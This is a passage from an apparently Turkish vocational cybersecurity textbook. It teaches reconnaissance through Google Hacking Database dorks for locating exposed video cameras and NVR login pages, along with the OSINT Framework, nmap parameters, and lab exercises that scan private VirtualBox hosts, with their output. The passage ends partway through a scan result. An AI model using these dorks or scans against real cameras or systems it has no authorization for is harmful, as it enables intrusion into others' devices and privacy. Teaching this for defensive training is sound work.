
Görsel 2.55: Google Hack Database video sorgulama

3. Adım: İlgili sorgu sonuçlarını inceleyiniz (Görsel 2.56). Seçilen dork cümlesini kopyalayınız.

Date Added	Dork
2021-08-20	intitle:"Video web server" "login"
2021-04-13	intitle:"UniFi Video" "login" "NVR"
2021-03-19	intitle:"NUUO Network Video Recorder Login" "Language"
2020-11-17	inurl:/Jview.htm + "View Video - Java Mode"
2020-07-26	inurl:axis-cgi/mjpg/video swf
2020-03-30	inurl:axis-cgi/mjpg/video.cgi
2019-08-22	intitle:"VideoEdge Admin Interface"
2018-04-25	inurl:"mjpg/video.cgi?resolution="
2016-12-05	inurl:/mjpg/video.mjpg
2011-07-26	inurl:":9000" PacketVideo corporation
2010-11-15	allinurl: "com_joovideo" detail
2010-11-15	Powered By AlstraSoft Video Share Enterprise
2010-11-15	inurl:"com_jvideodirect "

Görsel 2.56: Sorgu sonuçları

4. Adım: Google arama motorunu açınız. Kopyaladığınız dork cümlesini Google arama çubuğuna yapıştırınız (Görsel 2.57).




Görsel 2.57: Video Google Dork kullanımı

5. Adım: Google arama motoru sonuçları listelendiğinde kamera cihazlarını ve video akışlarını inceleyiniz (Görsel 2.58).

Görsel 2.58: Kamera cihazlarını ve video akışlarını sorgulama sonucu

2.1.3.5. OSINT Framework

OSINT Framework, kullanıcıları yüzlerce pasif bilgi toplama aracına yönlendiren bir web sitesidir. Bu web sitesindeki kategorilerden bilgi toplanmak istenen hedefe uygun olanı seçilir. Seçilen kategorideki araçlar ile pasif bilgi toplama gerçekleştirilir (Görsel 2.59).



Görsel 2.59: OSINT Framework

2.2. AKTİF BİLGİ TOPLAMA YÖNTEMLERİ UYGULAMALARI

Aktif bilgi toplama yöntemlerinde bilgi alınmak istenen hedef ağ veya sistem ile doğrudan iletişime geçilir. Bu nedenle hedef sistemde log kaydı oluşur ve iz bırakılır. Aktif bilgi toplama, saldırgan açısından en riskli bilgi toplama yöntemidir. Tespit edilme olasılığı bulunduğu için saldırganın dikkatli olması gerekir. Bir siber güvenlik uzmanı da savunma amaçlı olarak aktif bilgi toplama yöntemlerini iyi derecede bilmelidir.

Aktif bilgi toplama yöntemleri, sızma testlerinde sistemlerin açıklarını tespit etmeye imkân sağlar. Aktif bilgi toplama yönteminde sağlanmaya çalışılan hedeflerden bazıları şunlardır:

- Erişilebilen tüm sunucuların tespit edilmesi
- Sunucuların üzerinde çalışan servis ve versiyonların tespit edilmesi
- Servis ve versiyonların potansiyel zafiyet analizinin yapılması
- Saldırı tekniklerinin geliştirilmesi
- Erişilebilen tüm web uygulamalarının tespit edilmesi
- Ağ hazırlanırken gerekli ayarların test edilmesi

2.2.1. Network Mapping (Ağ Haritalama)

Nmap (Network Mapper) yazılımı, ağ haritasının ve topolojisinin çıkarılmasında kullanılır. Açık kaynak kodlu olan nmap, kullanılan en etkin ağ tarama yazılımıdır. Bu yazılım, bilgisayar ağları uzmanı Gordon Lyon (Fyodor) tarafından geliştirilmiştir.

Nmap; ağ üzerindeki cihazların açık olan portlarını, işletim sistemlerini, çalışan servislerini ve versiyonlarını bulmak, TCP/IP sistemlerini keşfetmek, zafiyetlerini tespit etmek amacıyla yaygın biçimde kullanılır.

NOT

NSE (Nmap Scripting Engine) araçları kullanılarak bazı zafiyetler tespit edilebilir.


Nmap komutu kullanılırken tarama türüne ve opsiyonlarına karar verilebilir, istenen özelliklerde tarama işlemi gerçekleştirilebilir. Nmap, bir cihazı veya birden fazla cihazın bulunduğu ağı tarayabilir. Tarama işlemi, çeşitli ağ protokolleri aracılığıyla bilgi toplamayı sağlar. Ağdaki cihaz veya cihazlara ham paketler gönderilir. Bu paketlere verilen yanıtlar incelenerek keşif işlemleri yapılır. Örneğin verilen yanıtlardan portların bir güvenlik duvarı tarafından açık, kapalı veya filtreli olup olmadığı hakkında bilgi edinilebilir.

Nmap aracı, Kali Linux içinde kurulu olarak gelir. Nmap aracını kullanmak için hedef sisteme ait bir IP adresi veya web site adresi gerekir. Bir IP adresinin bulunduğu ağın haritasının çıkarılması için nmap komutunun en basit kullanımı **nmap <ip adresi>** şeklindedir (Görsel 2.60).

Görsel 2.60: nmap komutunun en basit kullanımı

Görsel 2.60'ta görülen ekranda nmap komutu varsayılan olarak en çok kullanılan 1000 porta SYN taraması yapar. Hedefe ilişkin SYN taraması yapmak, TCP protokolünün SYN bayrağını kullanarak açık hizmetlerin bulunmasını sağlar.

Nmap taraması sonucunda Görsel 2.61'deki ekran ile karşılaşılır.




Görsel 2.61: nmap taraması sonucu

Görsel 2.61'de bulunan IP adresinin nmap tarama sonucunda açık port ve servisleri listelenmiştir. Ayrıca nmap komutunun sadece varsayılan 1000 portu 20.27 saniyede taradığı, 16 adet portun açık ve 984 adet portun da filtreli olduğu bilgileri görülür.

2.2.2. Nmap Parametreleriyle Açık Sistemlerin Tespiti

Ağ güvenliği testlerine başlamadan önce yapılması gereken ilk işlem, ağ üzerindeki açık sistemlerin tespitidir. Bunun için nmap parametreleri kullanılır. Komut satırında nmap -h komutu uygulanarak açılan yardım sayfasında görülen nmap parametrelerinin kullanımı daha detaylı incelenebilir (Görsel 2.62).



Görsel 2.62: nmap yardım sayfası

2.2.2.1. Nmap Parametreleri

Nmap ağ haritalama uygulamasının parametreleri şunlardır:

-iL <dosya adı>: IP adreslerinin belirtildiği dosyadan bilgileri alarak tarama yapar.

-iR <host sayısı>: Host sayısı kadar hedefi tarar. Rastgele hedef seçer.

--exclude <host1[,host2][,host3],...>: Taranması istenmeyen IP adresleri belirtilir.

--excludefile <dosya adı>: Taranması istenmeyen IP adresleri bir dosya içinden alınır.

-sn: Port taramasını devre dışı bırakarak aktif hostların tespiti için sadece ping atar.

-Pn: Ping göndermeden tarar. Her IP adresini aktif kabul eder.

-PS: TCP SYN ping atarak keşif yapar.

-PA: TCP ACK ping atarak keşif yapar.

-PU: UDP ping atarak keşif yapar.

-PE: ICMP Echo Request ping atarak keşif yapar.

-PP: ICMP Timestamp ping atarak keşif yapar.

-n: Asla DNS çözümlemesi yapılmaz.

-R: Her zaman DNS çözümlemesi yapılır.

--traceroute: Traceroute özelliğini aktif hâle getirir.

-sS: TCP SYN taraması yapar. Gizli tarama olarak bilinir.

-sT: TCP bağlantılı tarama yapar.

-sA: TCP ACK taraması yapar.

-sU: UDP taraması yapar.

-sN: TCP NULL taraması yapar.

-sF: TCP FIN taraması yapar.

-sO: IP protokolü taraması yapar.

-p: Belirtilen portları tarar.

-F: Daha hızlı tarama yapar. En çok kullanılan 100 port taranır.

--top-ports <sayı>: Belirtilen sayı kadar sık kullanılan portları tarar.

-sV: Açık portta çalışan servisin versiyonunu tespit eder. -sC ile birlikte kullanılır.

-sC: -sV ile versiyon tespiti yapılırken nmap scriptlerini kullanır.

-O: İşletim sistemi bilgisini tespit eder.

-v, -vv: Ekranda gösterilecek detayları artırır.

--reason: Port durumunun nedenini gösterir.

--open: Sadece açık portları gösterir.

-p-: Bir IP üzerinde bulunması muhtemel 0-65535 arasındaki tüm portları tarar.

-A: Agresif tarama yapar.

-T: Zamanlama şablonu belirtir.

2.2.3. Nmap Tarama Teknikleri

Nmap tarama teknikleri IP tarama, port tarama ve portlarda servis tarama olmak üzere üç şekilde sınıflandırılır.

2.2.3.1. IP Tarama Teknikleri


Host IP adresi, IP aralığı ve network (ağ) adreslerinin taranmasında kullanılan tekniklerdir.

9. UYGULAMA

Nmap Kullanarak IP Tarama


Aşağıdaki işlem adımlarına göre nmap komutunu kullanınız.

1. Adım: Hedef host IP adresinin nmap taramasını yapınız (Görsel 2.63).



Görsel 2.63: nmap ile host IP taraması


2. Adım: Host IP adresi tarama sonuçlarını inceleyiniz (Görsel 2.64).



Görsel 2.64: Host IP nmap tarama sonuçları

- Hedef IP adresinin 1000 portu nmap ile taranır.

3. Adım: Hedef IP aralığının nmap taramasını yapınız (Görsel 2.65).



Görsel 2.65: nmap ile IP aralığı taraması


4. Adım: Hedef IP aralığının tarama sonuçlarını inceleyiniz (Görsel 2.66).

```
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-12 11:56 EST
Nmap scan report for 192.168.56.101
Host is up (0.00010s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap scan report for 192.168.56.102
Host is up (0.00037s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 3 IP addresses (2 hosts up) scanned in 20.18 seconds
```

Görsel 2.66: IP aralığı nmap tarama sonuçları

• **192.168.56.101, 192.168.56.102** IP adresleri nmap ile taranır.

5. Adım: Hedef ağ adresinin nmap taramasını yapınız (Görsel 2.67).



Görsel 2.67: nmap ile ağ taraması


6. Adım: Hedef ağın tarama sonuçlarını inceleyiniz (Görsel 2.68).

```
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-12 12:00 EST
Nmap scan report for 192.168.56.101
Host is up (0.00038s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap scan report for 192.168.56.102
Host is up (0.00021s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap scan report for 192.168.56.103
Host is up (0.00011s latency).
All 1000 scanned ports on 192.168.56.103 are closed

Nmap done: 256 IP addresses (3 hosts up) scanned in 27.26 seconds
```

Görsel 2.68: Ağ nmap tarama sonuçları


• **192.168.56.0/24** ağı nmap ile taranır.

7. Adım: Hedef domainin nmap taramasını yapınız (Görsel 2.69).



Görsel 2.69: nmap ile domain taraması


8. Adım: Hedef domainin tarama sonuçlarını inceleyiniz (Görsel 2.70).



Görsel 2.70: Domain nmap tarama sonuçları


• **scanme.nmap.org** domaini nmap ile taranır. **-vv** parametresi ile tarama sonuçları detaylı şekilde gösterilir.

10. Adım: Hedef IP adreslerinin bulunduğu hedef.txt dosyasını oluşturunuz (Görsel 2.71).




Görsel 2.71: hedef.txt dosyası

11. Adım: Dosyada bulunan hedef IP adreslerinin nmap taramasını yapınız (Görsel 2.72).



Görsel 2.72: nmap ile hedef dosyadan IP taraması

12. Adım: Dosyadan alınan hedef IP adreslerinin tarama sonuçlarını inceleyiniz (Görsel 2.73).



Görsel 2.73: Dosyadan alınan IP adreslerinin nmap tarama sonuçları

- **-iL** parametresi ile **hedef.txt** dosyasındaki IP adresleri nmap ile taranır.

ARAŞTIRMA

--exclude ve --excludefile parametrelerinin kullanımı hakkında araştırma yapınız. Araştırma sonuçlarını öğretmeniniz ve arkadaşlarınızla paylaşınız.

2.2.3.2. Port Tarama Teknikleri

Hedef sistemlerin portlarının taranmasında kullanılan tekniklerdir.

10. UYGULAMA

Nmap Kullanarak Port Tarama

Aşağıdaki işlem adımlarına göre nmap komutunu kullanınız.

1. Adım: Ağdaki aktif hostları tespit eden nmap taramasını yapınız (Görsel 2.74).

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-12 12:59 EST
Nmap scan report for 192.168.56.101
Host is up (0.00052s latency).
Nmap scan report for 192.168.56.102
Host is up (0.0025s latency).
Nmap scan report for 192.168.56.103
Host is up (0.00048s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 9.08 seconds
```

Görsel 2.74: Aktif hostları tespit etme

• **192.168.56.0/24** ağında **-sn** parametresi ile portlar taranmaz. Sadece **ping** atılarak aktif hostlar belirlenir.


2. Adım: Hedef IP adresinin 80 numaralı portuna nmap taraması yapınız (Görsel 2.75).

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 80 -n 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-12 13:10 EST
Nmap scan report for 192.168.56.102
Host is up (0.00043s latency).

PORT   STATE  SERVICE
80/tcp closed http

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

Görsel 2.75: Port taraması yapma

• **-p** parametresi ile **192.168.56.102** IP adresine sahip hostun **80** numaralı portu taranır. **-n** parametresi ile DNS çözümlemesi yapılmaz.


3. Adım: Hedef IP adresinin sadece açık olan portlarına nmap taraması yapınız (Görsel 2.76).



Görsel 2.76: Sadece açık portları tarama

• **--open** parametresi ile **192.168.56.101** IP adresine sahip hostun **sadece açık** portları taranır.


4. Adım: Hedef IP adresinin 22 ve 23 numaralı portlarına nmap taraması yapınız (Görsel 2.77).



Görsel 2.77: İki portu tarama

• **-p** parametresi ile **192.168.56.101** IP adresine sahip hostun **SSH ve TELNET** portları taranır. Belirtilen portlar virgülle ayrılır.

5. Adım: Hedef IP adresinin tüm portlarına nmap taraması yapınız (Görsel 2.78).




Görsel 2.78: Tüm portları tarama

• **-p '*'** parametresi ile **192.168.56.101** IP adresine sahip hostun **tüm** portları taranır.

ARAŞTIRMA

--top-ports parametresinin kullanımı hakkında araştırma yapınız. Araştırma sonuçlarını öğretmeniniz ve arkadaşlarınızla paylaşınız.

6. Adım: Hedef IP adresinin tüm TCP portlarına nmap taraması yapınız (Görsel 2.79).



Görsel 2.79: Tüm TCP portları tarama

- **-sT** parametresi ile **192.168.56.101** IP adresine sahip hostun **tüm TCP** portları taranır.

7. Adım: Hedef IP adresinin 443 numaralı TCP portuna nmap taraması yapınız (Görsel 2.80).

```
┌──(kali㉿kali)-[~]
└─$ nmap -n -p T:443 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-12 14:02 EST
Nmap scan report for 192.168.56.101
Host is up (0.00056s latency).

PORT    STATE  SERVICE
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

Görsel 2.80: Bilinen TCP portunu tarama

- **-p T:443** parametresi ile **192.168.56.101** IP adresine sahip hostun **HTTPS** portu taranır.

ARAŞTIRMA

--reason parametresinin kullanımı hakkında araştırma yapınız. Araştırma sonuçlarını öğretmeniniz ve arkadaşlarınızla paylaşınız.

8. Adım: Hedef IP adresinin 20 ile 30 arasındaki portlarına TCP SYN taraması yapınız (Görsel 2.81).

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -p 20-30 -sS -Pn -vv 192.168.56.101
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-12 14:23 EST
Initiating ARP Ping Scan at 14:23
Scanning 192.168.56.101 [1 port]
Completed ARP Ping Scan at 14:23, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:23
Scanning 192.168.56.101 [11 ports]
Discovered open port 25/tcp on 192.168.56.101
Discovered open port 23/tcp on 192.168.56.101
Discovered open port 21/tcp on 192.168.56.101
Discovered open port 22/tcp on 192.168.56.101
Completed SYN Stealth Scan at 14:23, 0.03s elapsed (11 total ports)
Nmap scan report for 192.168.56.101
Host is up, received arp-response (0.00039s latency).
Scanned at 2022-01-12 14:23:11 EST for 1s

PORT   STATE  SERVICE   REASON
20/tcp closed ftp-data  reset ttl 64
21/tcp open   ftp       syn-ack ttl 64
22/tcp open   ssh       syn-ack ttl 64
23/tcp open   telnet    syn-ack ttl 64
24/tcp closed priv-mail reset ttl 64
25/tcp open   smtp      syn-ack ttl 64
26/tcp closed rsftp     reset ttl 64
27/tcp closed nsw-fe    reset ttl 64
28/tcp closed unknown   reset ttl 64
29/tcp closed msg-icp   reset ttl 64
30/tcp closed unknown   reset ttl 64
MAC Address: 08:00:27:98:E4:3A (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
